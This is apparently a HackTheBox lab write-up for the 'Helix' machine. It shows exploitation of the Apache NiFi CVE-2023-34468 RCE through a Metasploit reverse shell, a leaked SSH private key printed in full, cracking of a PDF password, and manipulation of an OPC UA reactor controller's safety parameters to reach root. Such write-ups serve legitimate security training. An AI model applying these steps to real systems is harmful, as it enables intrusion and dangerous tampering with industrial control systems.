In Helix, we exploited an Apache NiFi RCE, recovered an SSH key to access the operator user, and abused the OPC UA maintenance system to gain root.
Introduction
In this post, I will demonstrate the exploitation of a medium-difficulty machine called "Helix" on HackTheBox. This was one of my favorite boxes in a while as I really enjoyed the theme of hacking into a reactor controlled PLC.
This box was pwnd on 15 July 2026. The writeup was released on 14 August 2026 after the machine retired from the platform.
Step 1: running an Nmap scan on the target
After adding the IP to our hostfile (sudo vim /etc/hosts), I ran an nmap scan.
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC -p- helix.htb
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-14 06:31 -0400
Nmap scan report for helix.htb (10.129.245.123)
Host is up (0.014s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 60:b3:f7:6c:0b:92:ab:00:ac:e7:12:e1:d1:26:9c:1e (ECDSA)
|_  256 c8:30:e6:cb:c6:cd:fc:0c:39:e5:34:04:20:07:b9:b3 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Helix Industries | Industrial Automation & Critical Infrastruc...
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.31 seconds
The scan revealed an open SSH port and an open HTTP port running nginx.
Step 2: Enumerating the webserver

Visiting the webserver gave us a simple page with the option to request a call or start a project. After exploring these options for potential vulnerabilities, I did not find any obvious ones that could be exploited. Therefore, I decided to look in other directions.

The "request a call" option led to a form which did not seem to have obvious vulnerabilities which could lead to a way into the system.
The same applied to the "start a project" option.

As this didn't yield any results, I moved on to other enumeration techniques where I started with vhost enumeration using ffuf. This revealed a subdomain called "flow.helix.htb".
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://helix.htb -H "Host: FUZZ.helix.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://helix.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.helix.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

flow                    [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 782ms]
:: Progress: [19966/19966] :: Job [1/1] :: 2564 req/sec :: Duration: [0:00:08] :: Errors: 0 ::
After adding the subdomain to my hosts file, I was able to access the "flow.helix.htb" subdomain which revealed a nifi instance which was connected to a maintenance database. The option to execute SQL code immediately caught my attention. Therefore, I started googling for information about the SQL connection which revealed a potential vulnerability through the database connection string used by the H2 driver: CVE-2023-34468.
. This could be easily exploited through a pre-made Metasploit module which I used to gain a shell on the target machine. The module is called “multi/http/apache_nifi_processor_rce” and can be found in the Metasploit framework.
Step 3: Gaining access
As mentioned earlier, I was able to exploit the vulnerability in the H2 database connection string through a premade Metasploit module. To do this, I configured the following settings in the Metasploit console to get a shell:
msf exploit(multi/http/apache_nifi_processor_rce) > set RHOSTS 10.129.245.123
RHOSTS => 10.129.245.123
msf exploit(multi/http/apache_nifi_processor_rce) > set vhost flow.helix.htb
vhost => flow.helix.htb
msf exploit(multi/http/apache_nifi_processor_rce) > set SSL false
[!] Changing the SSL option's value may require changing RPORT!
SSL => false
msf exploit(multi/http/apache_nifi_processor_rce) > set LHOST 10.10.14.208
LHOST => 10.10.14.208
msf exploit(multi/http/apache_nifi_processor_rce) > set RPORT 80
RPORT => 80
msf exploit(multi/http/apache_nifi_processor_rce) > run
[*] Started reverse TCP handler on 10.10.14.208:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated. Apache NiFi instance does not support logins
[*] Command shell session 1 opened (10.10.14.208:4444 -> 10.129.245.123:32984) at 2026-08-14 07:23:36 -0400
[*] Waiting 5 seconds before stopping and deleting
[+] Processor Stop sent successfully
[+] Processor Delete sent successfully
The exploit gave us a shell as the nifi user.
id
uid=998(nifi) gid=998(nifi) groups=998(nifi)
Step 4: Lateral privilege escalation to operator
After obtaining a shell as the nifi user, I went through the files located in the /opt/nifi-1.21.0 directory where I found a backup of a private key file which was readable:
nifi@helix:/opt/nifi-1.21.0/support-bundles$ cat operator_id_ed25519.bak
cat operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
This can be easily used to log in as the operator user using ssh.
┌──(kali㉿kali)-[~]
└─$ vim key

┌──(kali㉿kali)-[~]
└─$ chmod 600 key

┌──(kali㉿kali)-[~]
└─$ ssh -i key operator@helix.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Aug 14 11:38:31 AM UTC 2026

  System load:           0.05
  Usage of /:            87.2% of 6.52GB
  Memory usage:          39%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.129.245.123
  IPv6 address for eth0: dead:beef::a0de:adff:fe2a:7f00

  => / is using 87.2% of 6.52GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Aug 14 11:38:33 2026 from 10.10.14.208
operator@helix:~$
As the operator user, the user flag could be captured.
operator@helix:~$ ls
'control systems diagram.png'  'Operator Control & Safety Guide.pdf'   user.txt
Step 5: privilege escalation to root
First, I checked the sudo privileges of the operator user:
operator@helix:~$ sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
It seems we can run the helix-maint-console script as root without a password. Inspection of the script and running it revealed we can become root by running the script when some kind of maintenance window is opened for a short amount of time.
Next, I downloaded a png and a pdf file to my local machine from operator's home directory hoping to find more information about the maintenance window:
operator@helix:~$ ls
'control systems diagram.png'  'Operator Control & Safety Guide.pdf'   user.txt
operator@helix:~$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.14.208 - - [14/Aug/2026 11:47:13] "GET /control%20systems%20diagram.png HTTP/1.1" 200 -
10.10.14.208 - - [14/Aug/2026 11:47:27] "GET /Operator%20Control%20&%20Safety%20Guide.pdf HTTP/1.1" 200 -

The image file revealed that there was an OPC UA server running locally on the system. It also revealed that some endpoints of this OPC system were writable by the operator user.
On the other hand, the PDF file could not be opened right away as it was protected by a password. Luckily, I was able to crack it using pdf2john and John the Ripper.
┌──(kali㉿kali)-[~]
└─$ pdf2john Operator\ Control\ \&\ Safety\ Guide.pdf > hash

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
operator1        (Operator Control & Safety Guide.pdf)
1g 0:00:00:55 DONE (2026-08-14 07:56) 0.01814g/s 4793p/s 4793c/s 4793C/s orphee..nsyncrox
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.

The PDF file contained a lot of information about the system and its configuration. The most important section described how the maintenance window could be opened:
Putting everything together, I started with forwarding the OPC UA server dashboard on port 8081 to my local machine:
operator@helix:~$ ss -tlnp
State             Recv-Q            Send-Q                            Local Address:Port                        Peer Address:Port           Process
LISTEN            0                 128                                   127.0.0.1:8081                             0.0.0.0:*
LISTEN            0                 50                                    127.0.0.1:8080                             0.0.0.0:*
LISTEN            0                 128                                     0.0.0.0:22                               0.0.0.0:*
LISTEN            0                 511                                     0.0.0.0:80                               0.0.0.0:*
LISTEN            0                 4096                              127.0.0.53%lo:53                               0.0.0.0:*
LISTEN            0                 100                                   127.0.0.1:4840                             0.0.0.0:*
LISTEN            0                 50                                    127.0.0.1:32839                            0.0.0.0:*
LISTEN            0                 128                                        [::]:22                                  [::]:*
LISTEN            0                 50                           [::ffff:127.0.0.1]:39049                                  *:*
┌──(kali㉿kali)-[~]
└─$ ssh -i key -L 8081:127.0.0.1:8081 operator@helix.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Aug 14 12:07:58 PM UTC 2026

  System load:           0.08
  Usage of /:            87.3% of 6.52GB
  Memory usage:          40%
  Swap usage:            0%
  Processes:             235
  Users logged in:       1
  IPv4 address for eth0: 10.129.245.123
  IPv6 address for eth0: dead:beef::a0de:adff:fe2a:7f00

  => / is using 87.3% of 6.52GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Aug 14 12:07:58 2026 from 10.10.14.208
This dashboard can now be accessed locally at http://localhost:8081


Now we need to access the OPC UA server and follow the instructions that were provided by the PDF file to open the maintenance window. For this, I used an open-source OPC UA client with a GUI: OPC UA Client GitHub
First we need to forward the OPC UA server on port 4840 to our local machine:
┌──(kali㉿kali)-[~]
└─$ ssh -i key -L 4840:127.0.0.1:4840 operator@helix.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri Aug 14 12:16:09 PM UTC 2026

  System load:           0.01
  Usage of /:            87.4% of 6.52GB
  Memory usage:          39%
  Swap usage:            0%
  Processes:             238
  Users logged in:       1
  IPv4 address for eth0: 10.129.245.123
  IPv6 address for eth0: dead:beef::a0de:adff:fe2a:7f00

  => / is using 87.4% of 6.52GB


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Aug 14 12:16:09 2026 from 10.10.14.208
If the forwarding is successful, you should be able to access the OPC UA server at opc.tcp://localhost:4840. This URI can be used in the OPC UA client to connect to the server.


Now, we adjust the settings as explained by the PDF file. First we change the "MODE" parameter to "MAINTENANCE":

Next, enable TestOverride:
Finally, we adjust the CalibrationOffset parameter until the temperature is above 295 °C.
If done correctly, the dashboard should indicate that the reactor is in maintenance mode.
